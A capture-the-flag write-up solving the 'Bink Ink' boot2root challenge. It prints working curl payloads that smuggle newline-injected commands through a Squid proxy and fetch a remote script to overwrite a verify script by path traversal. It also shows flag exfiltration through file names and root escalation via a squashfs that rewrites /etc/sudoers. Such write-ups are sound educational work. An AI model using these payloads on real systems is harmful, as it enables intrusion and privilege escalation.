Bink ink
Bink ink
Description
Difficulty: Medium
Author: Zopazz
Brunnerne Inc. is proud to release Bink Ink, a next-generation, hardware-accelerated L7 traffic mediation and content-distribution orchestration appliance built on a cloud-native, containerized microservices architecture leveraging enterprise-grade forward-proxy mediation and adaptive policy-enforcement heuristics for unparalleled full-stack visibility into east-west network flows across distributed edge topologies.
We invite the security research community to participate in our bug bounty program on a voluntary, unpaid basis. We believe the knowledge to be gained from testing a product from an industry-leader is worth more than any amount of money we would be able to pay. All vulnerability reports must be submitted exclusively through Brunnerne Inc.’s designated security contact, and thanks to our industry-leading, agile remediation pipeline we proudly maintain an average disclosure window of just three years - a turnaround we consider to be among the fastest in the enterprise space. No public disclosure is permitted prior to Brunnerne Inc.’s official release. Any individual disclosing vulnerabilities outside of this responsible disclosure process will be subject to legal action to the fullest extent of the law. We appreciate your participation and we trust you’re equally grateful for the opportunity.
User
Binky inky stinky Zopazz
We’re given a few files, and a single endpoint

Boot2root with source! That’s a rare (But very welcome!) sight. The Dockerfile runs supervisord, which then runs bink_ink_update_tool.py (via socat), and squid (normally). For those of you that weren’t around when it was big, Squid is a proxy server, which iirc was quite common to run on coporate networks to cache common content (probably), lil’ fun fact!
Looking at bink_ink_update_tool.py, it has a standard path traversal in Download_file():
def download_file(path):
    try:
        parsed = urlparse(path)
        params = parse_qs(parsed.query)
        fw_name = params["firmware"][0]
    except Exception:
        print(f"Invalid URL or firmware name: {path}")
        return

    print(f"Fetching firmware file from {path}. Please waittt...")
    try:
        print(f"ok now with {path}")
        r = requests.get(path)
        print("after???")
    except Exception as e:
        print("maybe??")
        print(f"Failed to fetch firmware file with error: {e}. Aborting..")
        return
    print("doing fw_path!")
    fw_path = os.path.join(FIRMWARE_DOWNLOAD_PATH, fw_name)
Since we control fw_name. (Keeping my beautiful debug statements in there, nice part of sourceful boot2root is getting to actually debug exploits)
This was actually the most difficult part, and it’s a simpleish question: How the hell do i speak with the internal, TCP service, when there’s a HTTP proxy in front?
Squid can actually do TCP, but this is straight up disallowed in squid.conf
http_port 8000

acl CONNECT_method method CONNECT
http_access deny CONNECT_method

acl allowed_ports port 30000-50000

http_access allow allowed_ports
http_access deny all
My first “breakthrough” came from this curl command: curl -X help --proxy localhost:8000 0.0.0.0:30005 -d helphelp, which returned:
Bink ink update tool v1.0.5
Brought to you by Brunnerne Inc.
Write help for a list of commands
Available commands:
get          Fetch a firmware file from a local server or Brunnerne Inc. server
version      List the Bink ink firmware version
list         List already fetched firmware files (for verification and applying)
verify       Verify a firmware's integrity
apply        Apply a previously verified firmware (currently only available by contacting support)
license      print the software license of Bink ink
help         print this message
exit         exit this interface
Unrecognized command: host:, write help for a list of available commands
Unrecognized command: user-agent:, write help for a list of available commands
Unrecognized command: accept:, write help for a list of available commands
Unrecognized command: content-length:, write help for a list of available commands
Unrecognized command: content-type:, write help for a list of available commands
Unrecognized command: via:, write help for a list of available commands
Unrecognized command: x-forwarded-for:, write help for a list of available commands
Unrecognized command: cache-control:, write help for a list of available commands
Unrecognized command: connection:, write help for a list of available commands
Unrecognized command: , write help for a list of available commands
Woah, we’re hitting the service, AND we can give them a command in our request method! It makes sense, since HTTP sits on top of TCP, just with specific text and stuff, so, let’s have a closer look at how HTTP requests look (i spent waaaay too long in the rabbit hole of “maybe i just need to make a really weird http request):
POST /users HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

name=FirstName+LastName&email=bsmth%40example.com
So, its just text we’re giving. Headers need to be followwed with :, and also cannot have spaces, so they’re a non starter. ALL paths AUTOMATICALLY get /, so even with GET requests, it seemed impossible to add https://my-evil-page.com in there, as squid also rejects invalid http requests. Spent a lil’ time figuring out of we could abuse some quirks of urlparse(), but nope.
After lots of cussing, and moving from my work laptop to my actual desktop, I finally got a working payload!
curl --proxy https://bink-ink-user-2793af8608ffa2b7-danmark.challs.brunnerne.xyz:1337/ 0.0.0.0:30005 -d "get https://a.com/sploit.sh?firmware=hello.sh
hello"
So, all it took was a newline, which i didn’t test because i couldn’t figure out how to make a newline on mac, awesome, steve jobs owes me a few hours of my life back.
Alright, path traversal time!
curl --proxy https://bink-ink-user-2793af8608ffa2b7-danmark.challs.brunnerne.xyz:1337/ 0.0.0.0:30005 -d "get https://blabla.com/sploit.sh?firmware=../../../../../home/brunner_operator/bink_ink_verify.sh
hello"
You might notice in the above exploit, i overwrite bink_ink_verify.sh. This is because of this other command, verify:
def verify(firmware_file):
    print("in verify!")
    real_path = os.path.realpath(os.path.join(FIRMWARE_DOWNLOAD_PATH, firmware_file))
    if not real_path.startswith(FIRMWARE_DOWNLOAD_PATH) or not os.path.isfile(
        real_path
    ):
        print("Invalid path")
        return

    print("Verifying firmware, please wait..")

    ret = subprocess.run(["/home/brunner_operator/bink_ink_verify.sh", firmware_file])
    if ret.returncode != 0:
        print(f"verification failed of firmware file {firmware_file}")
        return
Running it! So now, if we do a lil:
curl --proxy https://bink-ink-user-2793af8608ffa2b7-danmark.challs.brunnerne.xyz:1337/ 0.0.0.0:30005 -d "verify /tmp/firmwares/hello.sh
hello"
(Before this, we need to actually create a firmware that exists, since it checks the path before running the script), and bada-bing, code execution!
I managed to forget that the container had python installed, so with no curl or wget, the only exfil method i found was… creating the flags as files in /tmp/firmwares (litterally touch /tmp/firmwares/$(cat flag.txt)), and then doing:
curl --proxy https://bink-ink-user-2793af8608ffa2b7-danmark.challs.brunnerne.xyz:1337/ 0.0.0.0:30005 -d "list /tmp/firmwares/hello.sh
hello"
to list all firmwares.
Root
Woo, User flag done, and root is next. The dockerfile has this one line, which is a dead giveaway of how to escalate:
RUN echo "brunner_operator ALL=(root) NOPASSWD: /bin/bink_ink_apply.sh" >> /etc/sudoers, since this allows our user to run bink_ink_apply.sh as root! So, interesting bits:
TARBALL="$1"

if [ ! -f "$TARBALL" ]; then
    echo "Error: '$TARBALL' is not a file" >&2
    exit 1
fi
Takes a tarball as arg1,
echo "[*] Unpacking update into $WORKDIR"
tar -xf "$TARBALL" -C "$WORKDIR"

FIRMWARE="$WORKDIR/firmware.bin"

if [ ! -f "$FIRMWARE" ]; then
    echo "Error: update does not contain firmware.bin" >&2
    exit 1
fi
Unpacks, marks down firmware.bin
echo "[*] Verifying firmware signature"
if ! "sudo" "-u"  "$SUDO_USER"  "$VERIFY" "$TARBALL"; then
    echo "Error: firmware verification failed, aborting" >&2
    exit 1
fi

echo "[*] Verification succeeded, applying updated firmware to /"
unsquashfs -f -d / "$FIRMWARE"
Runs the bink_ink_verify.sh script (which we controls), but properly dropped down to our user (so no easy root here), and then extracts the squashfs filesystem we’ve provided in firmware.bin.
I won’t bore you with the boring details of constantly making an accidental infinite loop trying to call apply.sh from verify.sh, or infinite failed attempts at overwriting apply.sh with whatever I wanted to.
The final exploit was just creating a squashfs which contained /etc/sudoers, in which i put: brunner_operator ALL=(root) NOPASSWD: /usr/bin/cat, so i could touch /tmp/firmwares/$(sudo cat /root/flag_root.txt)
Conclusion
I ended up liking this challenge, despite lots of cussing in DMs with different people. Squid proxy did add a barrier from a lot of people, and I don’t think the challenge would’ve suffered from it not being there, but in the end, it being there meant the challenge was worth a lot more points on the Danish leaderboard, which led to us placing better, which led to my boss bringing Brunner to work.